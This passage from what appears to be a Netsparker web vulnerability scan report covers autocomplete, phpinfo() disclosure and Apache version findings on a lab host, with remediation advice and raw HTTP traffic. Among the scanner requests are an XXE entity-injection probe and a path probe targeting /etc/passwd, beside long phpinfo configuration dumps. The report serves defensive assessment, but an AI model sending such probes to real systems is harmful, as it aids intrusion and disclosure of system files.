2. Find all instances of inputs that store private data and disable autocomplete. Fields which contain data such as "Credit Card" or "CCV" type data should not be cached. You can allow the application to cache usernames and remember passwords; however, in most cases this is not recommended.
3. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms

Classification

OWASP 2013-A5 CWE-16 WASC-15

5.1. http://10.0.10.3/user_new.php onfirmed

http://10.0.10.3/user_new.php

Identified Field Name

login

Request

```
GET /user_new.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…

<h1>New User</h1>

<p>Create a new user.</p>

<form action="/user_new.php" method="POST">

<table>

<tr><td>

<p><label for="login">Login:</label><br />
<input type="text" id="login" name="login"></p>
</td>

<td width="5"></td>

<td>

<p><label for="email">E-mail:</label><br />
<input type="text" id="email" name="email" size="30"></p>
</td></tr
…
```

6. Information Disclosure (phpinfo())

3
LO TOTA
L

Netsparker identified an information disclosure (phpinfo()).

phpinfo() is a debug functionality that prints out detailed information on both the system and the PHP configuration.

Impact

An attacker can obtain information such as:

- Exact PHP version.
- Exact OS and its version.
- Details of the PHP configuration.
- Internal IP addresses.
- Server environment variables.
- Loaded PHP extensions and their configurations.

This information can help an attacker gain more information on the system. After gaining detailed information, the attacker can research known vulnerabilities for that system under review. The attacker can also use this information during the exploitation of other vulnerabilities.

Actions to Take

1. Remove pages that call phpinfo() from the web server.

External References

- SecuriTeam - PHPINFO

Classification

OWASP 2013-A5 CWE-213 CAPEC-346 WASC-13

6.1. http://10.0.10.3/phpinfo.php

http://10.0.10.3/phpinfo.php

Certainty

Request

```
GET /phpinfo.php HTTP/1.1

Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding:                                           gzip,                                          deflate
```

Response

```
…
sen mod_autoindex mod_cgi mod_deflate  mod_dir  mod_env  mod_mime  mod_negotiation  mod_php5  mod_reqtimeout
mod_setenvif mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
th">bcmath</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">BCMath support </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">bcmath.scale</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_bz2">bz2</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">
…
re</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">PHP Version </td><td class="v">5.3.10-1ubuntu3.26 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cl
…
Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">America/Chicago </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
td><td class="v">enabled </td></tr>
<tr><td class="e">Supported handlers </td><td class="v">cdb cdb_make db4 inifile flatfile </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">dba.default_handler</td><td class="v">flatfile</td><td class="v">flatfile</td></tr>
</table><br />
<h2><a name="module_dom">dom</a></h2>
<table border="0" cellpadding="3" width="600
…
">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG,TIFF </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">exif.decode_jis_intel</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_jis_motorola</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td
…
lidation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 321634 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
s="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
```

```
acktrack check </td><td class="v">On </td></tr>
<tr><td class="e">Multibyte regex (oniguruma) version </td><td class="v">4.7.1 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib/x86_64-linux-gnu -lmysqlclient_r </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cla
…
er version </td><td class="v">5.5.54 </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysqli.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td c
…
sions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">8.12 2011-01-15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">1000000</td><td class="v">1000000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
…
tr class="h"><th>PDO Driver for MySQL</th><th>enabled</th></tr>
<tr><td class="e">Client API version </td><td class="v">5.5.54 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pdo_mysql.default_socket</td><td class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
</table><br />
<h2><a name="module_Phar">Phar</a></h2>
…
fully realized by Gregory Beaver and Marcus Boerger.<br />Portions of tar implementation Copyright (c) 2003-2009
Tim Kientzle.</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">phar.cache_list</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">phar.readonly</td><td class="v">On</td><td class="v">On</td></tr>
<tr
…
><td class="v">files user </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class=
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
```

```
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.4 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

6.2. http://10.0.10.3/phpinfo.php

http://10.0.10.3/phpinfo.php

Certainty

Request

```
POST /phpinfo.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
Content-Length: 124
Content-Type: application/xml
```

```
<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

```
…
sen  mod_autoindex  mod_cgi  mod_deflate  mod_dir  mod_env  mod_mime  mod_negotiation  mod_php5  mod_reqtimeout
mod_setenvif mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
th">bcmath</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">BCMath support </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">bcmath.scale</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_bz2">bz2</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">
…
re</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">PHP Version </td><td class="v">5.3.10-1ubuntu3.26 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cl
…
Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">America/Chicago </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
td><td class="v">enabled </td></tr>
<tr><td class="e">Supported handlers </td><td class="v">cdb cdb_make db4 inifile flatfile </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">dba.default_handler</td><td class="v">flatfile</td><td class="v">flatfile</td></tr>
</table><br />
<h2><a name="module_dom">dom</a></h2>
<table border="0" cellpadding="3" width="600
…
">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG,TIFF </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">exif.decode_jis_intel</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_jis_motorola</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td
…
lidation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 321634 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
s="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
```

```
acktrack check </td><td class="v">On </td></tr>
<tr><td class="e">Multibyte regex (oniguruma) version </td><td class="v">4.7.1 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib/x86_64-linux-gnu -lmysqlclient_r </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cla
…
er version </td><td class="v">5.5.54 </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysqli.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td c
…
sions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">8.12 2011-01-15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">1000000</td><td class="v">1000000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
…
tr class="h"><th>PDO Driver for MySQL</th><th>enabled</th></tr>
<tr><td class="e">Client API version </td><td class="v">5.5.54 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pdo_mysql.default_socket</td><td class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
</table><br />
<h2><a name="module_Phar">Phar</a></h2>
…
fully realized by Gregory Beaver and Marcus Boerger.<br />Portions of tar implementation Copyright (c) 2003-2009
Tim Kientzle.</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">phar.cache_list</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">phar.readonly</td><td class="v">On</td><td class="v">On</td></tr>
<tr
…
><td class="v">files user </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class=
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
```

```
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.4 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

6.3. http://10.0.10.3/phpinfo.php/etc/passwd

http://10.0.10.3/phpinfo.php/etc/passwd

Certainty

Request

```
GET /phpinfo.php/etc/passwd HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding:                                          gzip,                                   deflate
```

Response

```
…
sen  mod_autoindex  mod_cgi  mod_deflate  mod_dir  mod_env  mod_mime  mod_negotiation  mod_php5  mod_reqtimeout
mod_setenvif mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
th">bcmath</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">BCMath support </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">bcmath.scale</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_bz2">bz2</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">
…
re</a></h2>
<table border="0" cellpadding="3" width="600">
<tr><td class="e">PHP Version </td><td class="v">5.3.10-1ubuntu3.26 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cl
…
Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">America/Chicago </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
td><td class="v">enabled </td></tr>
<tr><td class="e">Supported handlers </td><td class="v">cdb cdb_make db4 inifile flatfile </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">dba.default_handler</td><td class="v">flatfile</td><td class="v">flatfile</td></tr>
</table><br />
<h2><a name="module_dom">dom</a></h2>
<table border="0" cellpadding="3" width="600
…
">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG,TIFF </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">exif.decode_jis_intel</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_jis_motorola</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td
…
lidation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 321634 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
s="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
```

```
acktrack check </td><td class="v">On </td></tr>
<tr><td class="e">Multibyte regex (oniguruma) version </td><td class="v">4.7.1 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib/x86_64-linux-gnu -lmysqlclient_r </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td cla
…
er version </td><td class="v">5.5.54 </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.allow_local_infile</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysqli.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td c
…
sions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">8.12 2011-01-15 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">1000000</td><td class="v">1000000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
…
tr class="h"><th>PDO Driver for MySQL</th><th>enabled</th></tr>
<tr><td class="e">Client API version </td><td class="v">5.5.54 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pdo_mysql.default_socket</td><td class="v">/var/run/mysqld/mysqld.sock</td><td
class="v">/var/run/mysqld/mysqld.sock</td></tr>
</table><br />
<h2><a name="module_Phar">Phar</a></h2>
…
fully realized by Gregory Beaver and Marcus Boerger.<br />Portions of tar implementation Copyright (c) 2003-2009
Tim Kientzle.</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">phar.cache_list</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">phar.readonly</td><td class="v">On</td><td class="v">On</td></tr>
<tr
…
><td class="v">files user </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class=
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
```

```
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.4 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

7. Version Disclosure (Apache)

1

LO TOTA

L

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Remedy References

- Apache ServerTokens Directive

Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

